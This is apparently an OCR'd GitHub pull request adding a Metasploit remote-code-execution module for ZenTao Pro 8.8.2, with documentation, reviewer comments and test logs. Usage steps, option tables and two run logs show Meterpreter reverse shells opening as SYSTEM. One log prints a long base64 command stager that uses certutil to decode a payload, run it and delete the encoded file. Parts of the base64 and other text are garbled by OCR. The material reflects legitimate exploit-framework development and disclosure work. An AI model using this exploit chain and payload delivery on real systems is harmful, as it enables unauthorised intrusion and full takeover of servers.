Jump to bottom New issue

Add ZenTao Pro 8.8.2 Remote Code Execution module and docs #13828

% Merged space-r7 merged 8 commits into rapid7:master from ErikWynter:zentao_pro_rce ☐ on Jul 22, 2020

Conversation 23

Commits 8

Checks 0

Files changed 2



ErikWynter commented on Jul 8, 2020 About

This change adds a new module to /modules/exploits/windows/http/ that exploits a command injection vulnerability in ZenTao Pro 8.8.2 and earlier versions in order to execute arbitrary commands

Contributor

SYSTEM privileges. The change also adds documentation for this module. The module is based on this PoC: https://www.exploit-db.com/exploits/48633. Because the issue has not been assigned a CVE yet, I contacted the researchers who published the PoC. They said that they disclosed the issue over a month ago, but that the client failed to understand the severity of problem and has not taken any steps to address it. I have also personally informed the vendor about the issue and about the existence of the PoC exploit earlier this week

Vulnerable system

ZenTao Pro versions 8.8.1 and 8.8.2 (confirmed) and likely earlier versions as well.

Verification Steps

- 1. Install the module as usual
- 2. Start msfconsole
- 3. Do: use exploit/windows/http/zentao_pro_rce
- 4. Do: set RHOSTS [IP]
- 5. Do: set USERNAME [username for the ZenTao Pro account]
- 6. Do: set PASSWORD [password for the ZenTao Pro account]
- 7. Do: set RHOSTS [IP]
- 8. Do: set payload [payload]
- 9. Do: set LHOST [IP]
- 10. Do: exploit

Options

PASSWORD

The password for the ZenTao Pro account to authenticate with. This option is required.

TARGETPATH

The path on the target where commands will be executed. The default value is $c:\setminus$.

TARGETURI

The base path to ZenTao Pro. The default value is /pro/.

USERNAME

The username for the ZenTao Pro account to authenticate with. This option is required.

Targets

- 0 Windows (x86) 1 Windows (x64)

Scenarios

ZenTao 8.8.2 running on Windows 10 (XAMPP server)

msf5 exploit(windows/http/zentao pro rce) > show options

Module options (exploit/windows/http/zentao_pro_rce):

Name	Current Setting	Required	Description
PASSWORD	zentao123	yes	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][]
RHOSTS	192.168.9.14	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>'</path>
RPORT	80	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETPATH	C:\	yes	The path on the target where commands will be executed
TARGETURI	/pro/	yes	The base path to ZenTao

```
URTPATH
                                                           The URI to use for this exploit (default is random)
        USERNAME
                        admin
                                              yes
                                                           Username to authenticate with
        VHOST
                                                           HTTP server virtual host
    Payload options (windows/x64/meterpreter/reverse tcp):
                     Current Setting Required Description
        EXITFUNC process
                                                         Exit technique (Accepted: '', seh, thread, process, none) The listen address (an interface may be specified)
        LHOST
                     192.168.1.12
                                            yes
        LPORT
                     4444
                                                         The listen port
    Exploit target:
        Id Name
        1 Windows (x64)
    msf5 exploit(windows/http/zentao_pro_rce) > run
     [*] Started reverse TCP handler on 192.168.1.12:4444
     [*] Successfully authenticated to ZenTao 8.8.2.

[*] Executing the payload...

[*] Command Stager progress - 20.97% done (2049/9770 bytes)
     [*] Command Stager progress - 41.94% done (4098/9770 bytes)
     [*] Command Stager progress - 62.92% done (6147/9770 bytes)
[*] Command Stager progress - 83.89% done (8196/9770 bytes)
[*] Command Stager progress - 100.15% done (9785/9770 bytes)
    [*] Sending stage (201283 bytes) to 192.168.9.14
[*] Meterpreter session 1 opened (192.168.1.12:4444 -> 192.168.9.14:50506) at 2020-07-08 15:01:22 -0400
     meterpreter > getuid
    Server username: NT AUTHORITY\SYSTEM
-O- 
Add zentao_pro_rce Windows exploit and docs
                                                                                                                                                                                                                                           ✓ 1f631e2
```

ErikWynter mentioned this pull request on Jul 8, 2020

ZenTao Pro 8.8.2 - Command Injection #13815

⊙ Closed

ErikWynter commented on Jul 8, 2020 • edited 💌

Contributor Author

Notes

- Vulnerable software for testing can be downloaded here: https://www.zentao.pm/download.html and here: https://sourceforge.net/projects/zentao/
- Since the vendor doesn't seem to plan to address this issue, it is likely that versions after 8.8.2 will continue being vulnerable until they finally change something that breaks the module.

gwillcox-r7 commented on Jul 8, 2020

Contributor

@kalba-security Thanks for your contribution, it looks good, however a quick scan of the documentation shows that you haven't provided instructions on how to install the software. Can you please update the documentation with these instructions and then we can look at getting someone to take a look at reviewing this PR further?

ErikWynter commented on Jul 8, 2020

Contributor Author

@qwillcox-r7 sure! That's actually super easy in this case. I didn't know this information should also be added to the docs. Is this a new requirement? Because I didn't add it for any of my previous modules and no one ever mentioned it.

Ent ErikWynter added 2 commits 2 years ago

-O- Add installation instructions to docs

470a0c9

-O- S Fix linting

✓ 6c4f975

Space-r7 added docs module labels on Jul 8, 2020

gwillcox-r7 commented on Jul 8, 2020 • edited -

Contributor

@gwillcox-r7 sure! That's actually super easy in this case. I didn't know this information should also be added to the docs. Is this a new requirement? Because I didn't add it for any of my previous modules and no one ever mentioned it.

Huh thats odd no one mentioned it before. Generally we try provide setup instructions wherever possible. I guess you could say it is a bit of a push on my part cause we have had some issues with recent modules not having enough documentation to test and then this leads to a lot of extra back and forth between the contributor and our team.


So in a TLDR: it depends on the module but we are pushing for it (at least I am) more often these days, so probably a good habit to get into:)


ErikWvnter commented on Jul 8, 2020

Contributor Author

Yeah that's definitely fair. I know finding and installing vulnerable apps can be far from straightforward. I mean I've struggled with that plenty of times when investigating PoCs. So I will make sure to start adding this info from now on!







• bcoles reviewed on Jul 17, 2020

(1 1)

modules/exploits/windows/http/zentao_pro_rce.rb

```
'headers' => {
               176
                                'Accept' => 'application/json, text/javascript, */*; q=0.01',
               177
                                'Referer' => "http://#{datastore['RHOSTS']}#{normalize_uri(target_uri.path, 'user-login.html')}",
            bcoles on Jul 17, 2020 • edited ▼
                                                                                                                                                                               Contributor
            HTTP modules should be able to access peer which represents "#{rhost}:#{port}".
            If this works, it would be preferred to using datastore['rhosts'] which probably (maybe?) returns an array, with the added benefit that it also uses the correct port.
            Arguable, the string should also be constructed taking into account the use of SSL. \#\{ss1??' \text{https'}: 'http'\}
       modules/exploits/windows/http/zentao_pro_rce.rb
                72
                           register_options [
                             OptString.new('TARGETURI', [true, 'The base path to ZenTao', '/pro/']),
                73
                              \textbf{OptString}. \textbf{new('TARGETPATH', [true, 'The path on the target where commands will be executed', 'C:\\']), } \\
                74
                                                                                                                                                                               Contributor
            Is there a reason to use the root directory rather than a temp directory?
       modules/exploits/windows/http/zentao_pro_rce.rb
                65
                                  ]
                66
                                 1,
                                'DefaultTarget' => 1,
                67
                                                                                                                                                                               Contributor
           bcoles on Jul 17, 2020
            Is there a reason to default to x64 targets? x64 system are significantly more common than x86, but x86 payloads should work on x64, and this module does not appear to contain any
            arch-dependent logic, implying that x86 would be the better option.
       documentation/modules/exploit/windows/http/zentao_pro_rce.md
               23 + 1. Install the module as usual
                24
                    + 2. Start msfconsole
                25
                    + 3. Do: `use exploit/windows/http/zentao pro rce`
                    + 4. Do: `set RHOSTS [IP]`
                26
                    + 5. Do: `set USERNAME [username for the ZenTao Pro account]`
                27
                    + 6. Do: `set PASSWORD [password for the ZenTao Pro account]
                    + 7. Do: `set RHOSTS [IP]`
                30
                    + 8. Do: `set payload [payload]`
+ 9. Do: `set LHOST [IP]`
                31
                32 + 10. Do: `exploit`
           bcoles on Jul 17, 2020
                                                                                                                                                                               Contributor
            rhosts set twice.
             Suggested change (i)
                23 - 1. Install the module as usual
                24 - 2. Start msfconsole
                25 - 3. Do: `use exploit/windows/http/zentao pro rce`
                26 - 4. Do: `set RHOSTS [IP]`
                27 - 5. Do: `set USERNAME [username for the ZenTao Pro account]`
                28 - 6. Do: `set PASSWORD [password for the ZenTao Pro account]
                29 - 7. Do: `set RHOSTS [IP]`
                30 - 8. Do: `set payload [payload]`
                31 - 9. Do: `set LHOST [IP]`
                32 - 10. Do: `exploit`
                24 + 2 Start msfconsole
                25 + 3. Do: `use exploit/windows/http/zentao_pro_rce`
                26 + 4. Do: `set RHOSTS [IP]`
                27 + 5. Do: `set USERNAME [username for the ZenTao Pro account]
                28 + 6. Do: `set PASSWORD [password for the ZenTao Pro account]
                29 + 7. Do: `set payload [payload]`
                30 + 8. Do: `set LHOST [IP]`
                31 + 9. Do: `exploit`
ÇӠ space-r7 added a commit that referenced this pull request on Jul 22, 2020
     Land #13828, add Zentao Pro rce
                                                                                                                                                                                     ✓ bf4d0bf
    Space-r7 merged commit 7981672 into rapid7:master on Jul 22, 2020
                                                                                                                                                                                  View details
 space-r7 commented on Jul 22, 2020
                                                                                                                                                                                Contributor
 Made remaining changes in 6c066a9
```

Test output:

```
msf5 > use exploit/windows/http/zentao_pro_rce
msf5 exploit(windows/http/zentao_pro_rce) > set rhost 172.16.215.138
rhost => 172.16.215.138
msf5 exploit(windows/http/zentao pro rce) > set lhost 172.16.215.1
lhost => 172.16.215.1
msf5 exploit(windows/http/zentao pro rce) > set password P@ssw0rd
password => P@ssw0rd
msf5 exploit(windows/http/zentao_pro_rce) > set verbose true
msf5 exploit(windows/http/zentao_pro_rce) > options
Module options (exploit/windows/http/zentao pro rce):
             Current Setting Required Description
  PASSWORD
             P@ssw0rd
                             yes
                                      Password to authenticate with
                                      A proxy chain of format type:host:port[,type:host:port][...]
  Proxies
   RHOSTS
                                      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
The target port (TCP)
              172.16.215.138
   RPORT
                             yes
  SRVHOST
             9.9.9.9
                             yes
                                      The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
                                      The local port to listen on.
  SRVPORT
                             yes
  SSL
              false
                                      Negotiate SSL/TLS for outgoing connections
   SSLCert
                                       Path to a custom SSL certificate (default is randomly generated)
   TARGETPATH C:\Windows\Temp yes
                                      The path on the target where commands will be executed
   TARGETURI /pro/
                                      The base path to ZenTao
                                      The URI to use for this exploit (default is random)
  URIPATH
                             no
  USERNAME
             admin
                                      Username to authenticate with
  VHOST
                                      HTTP server virtual host
Payload options (windows/meterpreter/reverse_tcp):
  Name
           Current Setting Required Description
  EXITFUNC process
                                     Exit technique (Accepted: '', seh, thread, process, none)
                           yes
            172.16.215.1
                                     The listen address (an interface may be specified)
   LHOST
  LPORT
           4444
                           yes
                                    The listen port
Exploit target:
  Td Name
  0 Windows (x86)
msf5 exploit(windows/http/zentao_pro_rce) > run
[*] Started reverse TCP handler on 172.16.215.1:4444
[+] Successfully authenticated to ZenTao .
[*] Executing the payload...
[*] Generated command stager: ["echo
\frac{1}{1}
EODAABQ/6jdJ0AAXB32A1YAdA1oo9FAAK1rBQAAg8QEi1U9Uug/NfgAgMQEO8N13scFy/1BAAIABQDpD6/6ADn8IDhBAA+ErXgAAFD/rjwWQADHBVwCQQABAAAA6e0CAACLRSFQpRVswZsAo1izQZjp1pgAAItNObP/FUvBQACjZAJBAMcF9N1A
dO1BAOSUixUAGEEAblDoiEAAADsODfQXQQCjCBhBAKGIWkEAU1aLNWTBQAA5iQ20C0EAhQHwdbiLwgAYQZRSaJjUQAD/1qF4AKEAOcQIhYl0FaF0AhQAd2hAnEF3aITUQAD/1iTEDKEU0ECQ6cC4gNRAAKwFuHzUQABJaGzUQET/1osNyIUhAIP
JQq2YhBQBXALIEonDicfpCgAAADN+1+w5IgA8P3WJ8ZDoOwEAAF6Q8G5Q6PMAAACQ6Q0AAADuwf1ZJVkyVOGf7bAf6Q4AAAAHz/5006iluoh9PKew5OkLaAAAEfrgmbSAtmnkjyu7480qCpBoppW9nekNAAAAhXONf18E+asbJTNOiYnokOkKAA
OJjeH//4QJjWyb//+JTYB0r4T5/Xixe5uJjXz/2QCJTaiJTZKJDoiJb4yCxZCJTQQPjmwBmx2LDcgLUSaJRf5DwRCJTfyLeQSLRbSL7DvHfA2NBURdsHIGie+wf5C0B0EMi20IOUWkfA3PBT1VoHIGFVWgiQ5qKxsb3jy9ZNH//zv4fE9/CDltY
H00j18AxU1ViUXI1arAagAF9AFcAGh0AwAAg9FRiVXMUVDo7IsAAItNAI1FLYtFmGoABUQBAABo6ANZAIPRAL9VXFHUJ8QLAACLBF5JRZiLRFBq8QX0AQAAaOwDFQCDCgCJVZxRUOioiwAAiUXa3kXoiVX0i5rsoPQBAACD0QBqAGheAwCWJVCa
/xVIwUAAg8QIH0X8haNIFmha1UAA/xVVmUAAg8QE9gH/FXDBQABoFNVdAFD/FYDBQQqhrALmaIPDCIXAx8X08D4AAA+0IAEAAQq4oXALQQCLTAbHixQGUY2F9M4J/1JQtVFhLwclPcgLQQBqAGjoUQAAmUzLHItUDcKLRD4UK03ci1g+CItcPKK
V40pV5Ejd8CF59Im26IlV7IsVrAvqLjPbg8kBuPv//3+FMQdN0MdF2P///9aJRdwPjscAgwCLFUYLsrfJwpDVR/yLtKwCPQCCVfiLhPyLsviJVciLVfw7Ql+yFX8Ki4zI08qLVfFy7ItFo7pF0ItCsosKiiIE0VXciVXEFA1/BaBN2HIGi2f/iV
ZUCGSAİbİ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
```

BEOFybL3jQSdBD8AAFZQaBVcwbAAg8QEi/iF24199H4Ei4gMi/cr3old+I1FEOt9i1EQiwyoUf8VDMFAu4PEBECJBncA/APQiz34g8YESIIV/I1F9nXZi0XxjURAAVCJRfz/FivBvgCDxAQzyY/hMUX1i/AHVIshDGhN9Ctq103LL28QiV0M3F3"echo
QDz7wkJCQkJCQmZCQs5CQVYvsg1AIi1UMU1Y8izqF/419/HU0X14zwFuf5V3C7wCLffyLRRSDyw806oujwTPJZosOg8YCgfmAAAAAiXUI0hZPiTqLcU6JHYuiEIjEQInXEOkKAQAAi8FyAPxvAGv23AAAD4QsAQ8bvgDYAAB1kIP/Ag+C/gDeAG

YwwJ0B4FN/CYAQYr3dwAA0Ah0CX1F/CpPAY1F/IsN3AhBg4P5HnwHx0X4BwwdkovDg0kEdB32rEB0B1B4OL8A61hQ04CgEPbaG/2D4taDwgTrhIo7g0IQ9tob34P1A13CA4vy9uW/dBKFwHUUX6O4DQAAAFuL5V3wFAD2FQF0BbBAAAAAE98MAAC
"echo

VCdRXSaI0BfgDMAeitD6kAg8QMo1AGQQCAwBZfi03ojVXs991SjVXwGyhqFyPKjVUG93pR6030G/8j+YtNDPfeG/9XI7ScU2oBUf/QtHz///87wg+FkgAAAKFUa0EACMJ1vVJOQAFBOM0B6PQOAACDxPqjVE5BALrAdaFqAf8VzcBAAOlPkf//1
"echo
J/phnr//8iLwo10QItWNwrHV4vIagpRUo1GR0hqFQAA1VbCAk5E2dCGXECLRRCBeHVAebe80wlmh1lqJVn+JTkSLVIMc105DIEXJC1h6y1tFtYlWg70BAMAEieIoI8J0EIsLz8UEdAnVWH0GAAAAiTyLC/bBEHQJx0YMAgBrAJ7J9sFAMQnHRgwD

```
WEhcB1GFBDrwBBAGQvYFFF/4PEDKNgCUEAhcB0BVP/00S1eAH/okzAQMiNTgyLVgSNRRBQAVBRUv8VtMBAACV2d1x07+txix2YwEAA/90FwE11/9P9HPwKsD1kAAsA0Ac9YwALAHUaCP8CgJsAdRIqTRSLVRBbX7h3EQEAicylgcOc7fwKAJYSi
ZjR6tHYC+919PfxU19sZCQYGPdkJB9L5HIOO4uqEHcIcg47RCQMdggrRDBIG3kVGCtEJHkbVCTf1Hkg99qgD4PaAF9bwmwAQszMjMzMzJHMzBvMzCCA+UBzFog5IHMGD63UxvrDzsJc+h+A4R/T+C/Bx+Xpwn/MSenMzMzMzMzMzMzMzDzDpRQAQ
AABWAAGAOAAIAJAACANAAAgA4AAIAMAACAFOAAgBcAAIADAACAEgAAgAOAAICXAACAcwAAgHOAAIBvAACAAAAAABMBX2lvYgAAWAJmcHJpbnRmALcCc3RyY2hyAACOAV9wY3R5cGUAYOBfX2liX2N1c19tYXgAAEKcZXhpdAAAPOJhdG9pAAAVA
bGUAJMOS3S4zZgoAAAAAUGVyY2VudGFnZSBzZX32ZWQSVGltZSBpbiBtcwoAAABDYW5ub30gb38lbiBDU1Ygb3V0cHV0IGZpbGUAdwAAACAgJW013SAgJTV3NjRkCgAgMTAwJSUgICU1STY0ZCAobG9uZ2VzdCByZXF1ZXN0KQoAAAAgMCU1ICA
@YWw6ICAgICagJTVJNjrkICU@STY@ZCAlNS4xZiAlNkkZNGQgJTdJNjrkCgAAV2FpdGluZzogICAgJTVJNjrkICU@STY@ZCAlNS4xZiAlNkkZNGQgJTdJNjrkCgAAUHJvYzVzc2luZzogJTVJNjrkICU@STY@ZCAlNS4xZiAlNkkZNGQgJTdJNj
          YW49ND5Db25ubmVjdG1vbiBUaW11cyAobXMppC90aD48L3RyPgoAAAA8dHIgJXM+PHRkIGNvbHNwYW49MiAlcz4mbmJzcDs8L3RkPjx02CBjb2xzcGFuPTIgJXM+JS4yZiBrYi9zIHRvdGFsPC90ZD48L3RyPgoAADx0ciAlcz48d
C99a948dGQgY29sc3Bhbj@yICVzPiVodTwvdGQ+PC90cj4KAAAAAAAAAABdHIg)XM+PHRoIGNvbHNwYw49MiAlcz5TZXJ2ZXIgSG9zdG5hbMUGPC90aD48dGQgY29sc3Bhbj@yICvzPiVzPC90ZD48L3RyPgoAAAAAADx0ciAlcz48dGggY29s
IHVzZQoAICAgIC1QIGF0dHJPYNV0ZSAgICBBZGQQQmFzaWMgUHJveHkgQXV0aGVudGJjYXRpb24sIHRoZSBhdHRyaWJldGVzCgAAAAAICAgICAgICAgICAgICAgICBGICAgICBhcmUgYSBjb2xvbiBzZXBhcmF0ZWQgdXNlcm5hbWUgYW5kIHBhc3N
sZTog]XMKAABhYjogQ291bGQgbm90IGFsbG9jYXRlIFBPUlQgZGF0YSBidWZmZXIKAAAAAGFi0iBDb3VsZCBub3Qgc3RhdCBQT1NUIGRhdGEgZmlsZSAoJXMp0iAlcwoAYWI6IENvdWxkIG5vdCBvcGVuIFBPUlQgZGF0YSBmaWxlICglcyk6IC
4gc29ja2V0cwAAAEludmFsaWQgYXJndWilbnQAAAAAQmFkIGFkZHJlc3MAUGVybWlzc2lvbiBkZW5pZWQAAABCYWQgZmlsZSBudWliZXIASW50ZXJydXB0ZWQgc3lzdGVtIGNhbGwAQVBSIGRvZXMgbm90IHVuZGVyc3RhbmQgdGhpcyBlcnJvc
W5kIG9uZSB3YXMgcmVxdW1yZWQuAABObyB0aHJ1YWQgd2FzIHByb3ZpZGVkIGFuZCBvbmUgd2FzIHJ1cXVpcmVkLgAAAABObyBzb2NrZXQgd2FzIHByb3ZpZGVkIGFuZCBvbmUgd2FzIHJ1cXVpcmVkLgAAAABObyBwb2xsIHN0cnVjdHVyZSB3
ABOAGUATABBAHAAYOB jAGgAZOAgAFMAbwBmAHQAdwBhAHIAZOAgAEYAbwB1AG4AZABhAHQAQBVAG4ALgAAAAANgAHAAEATwByAGkAZwBpAG4AYOB SAEYAaQBSAGUAbgBhAGQAZQAAAGEAYgAuAGUAeAB1AAAAAABGABMAAQBQAHIAbwBkAHUA
"echo
& certutil -decode %TEMP%\\OuAfK.b64 %TEMP%\\ORkMR.exe & %TEMP%\\ORkMR.exe & del %TEMP%\\OuAfK.b64"]
[*] Command Stager progress - 2.06% done (2049/99626 bytes)
[*] Command Stager progress - 4.11% done (4098/99626 bytes)
   Command Stager progress - 6.17% done (6147/99626 bytes)
Command Stager progress - 8.23% done (8196/99626 bytes)
   Command Stager progress - 10.28% done (10245/99626 bytes)
[*] Command Stager progress - 12.34% done (12294/99626 bytes)
   Command Stager progress - 14.40% done (14343/99626 bytes)
Command Stager progress - 16.45% done (16392/99626 bytes)
[*] Command Stager progress - 18.51% done (18441/99626 bytes)
[*] Command Stager progress - 20.57% done (20490/99626 bytes)
[*] Command Stager progress - 22.62% done (22539/99626 bytes)
[*] Command Stager progress - 24.68% done (24588/99626 bytes)
[*] Command Stager progress - 26.74% done (26637/99626 bytes)
   Command Stager progress - 28.79% done (28686/99626 bytes)
[*] Command Stager progress - 30.85% done (30735/99626 bytes)
[*] Command Stager progress - 32.91% done (32784/99626 bytes)
   Command Stager progress - 34.96% done (34833/99626 bytes)
   Command Stager progress - 37.02% done (36882/99626 bytes)
   Command Stager progress - 39.08% done (38931/99626 bytes)
   Command Stager progress - 41.13% done (40980/99626 bytes)
Command Stager progress - 43.19% done (43029/99626 bytes)
   Command Stager progress - 45.25% done (45078/99626 bytes)
   Command Stager progress - 47.30% done (47127/99626 bytes)
Command Stager progress - 49.36% done (49176/99626 bytes)
   Command Stager progress - 51.42% done (51225/99626 bytes)
Command Stager progress - 53.47% done (53274/99626 bytes)
   Command Stager progress - 55.53% done (55323/99626 bytes)
   Command Stager progress - 57.59% done (57372/99626 bytes)
   Command Stager progress - 59.64% done (59421/99626 bytes)
Command Stager progress - 61.70% done (61470/99626 bytes)
   Command Stager progress - 63.76% done (63519/99626 bytes)
Command Stager progress - 65.81% done (65568/99626 bytes)
   Command Stager progress - 67.87% done (67617/99626 bytes)
Command Stager progress - 69.93% done (69666/99626 bytes)
Command Stager progress - 71.98% done (71715/99626 bytes)
   Command Stager progress - 74.04% done (73764/99626 bytes)
Command Stager progress - 76.10% done (75813/99626 bytes)
   Command Stager progress - 78.15% done (77862/99626 bytes)
Command Stager progress - 80.21% done (79911/99626 bytes)
   Command Stager progress - 82.27% done (81960/99626 bytes)
   | Command Stager progress - 86.38% done (84009/99626 bytes) | Command Stager progress - 86.38% done (86058/99626 bytes) |
   Command Stager progress - 88.44% done (88107/99626 bytes)
   Command Stager progress - 90.49% done (90156/99626 bytes)
   Command Stager progress - 92.55% done (92205/99626 bytes)
   Command Stager progress - 94.61% done (94254/99626 bytes)
   Command Stager progress - 96.66% done (96303/99626 bytes)
Command Stager progress - 98.72% done (98352/99626 bytes)
   Sending stage (176195 bytes) to 172.16.215.138
Command Stager progress - 100.15% done (99773/99626 bytes)
[*] Meterpreter session 1 opened (172.16.215.1:4444 -> 172.16.215.138:50721) at 2020-07-22 09:37:36 -0506
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
               : DESKTOP-AOT4EG1
                 Windows 10 (10.0 Build 18362).
Architecture
               : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter
               : x86/windows
```



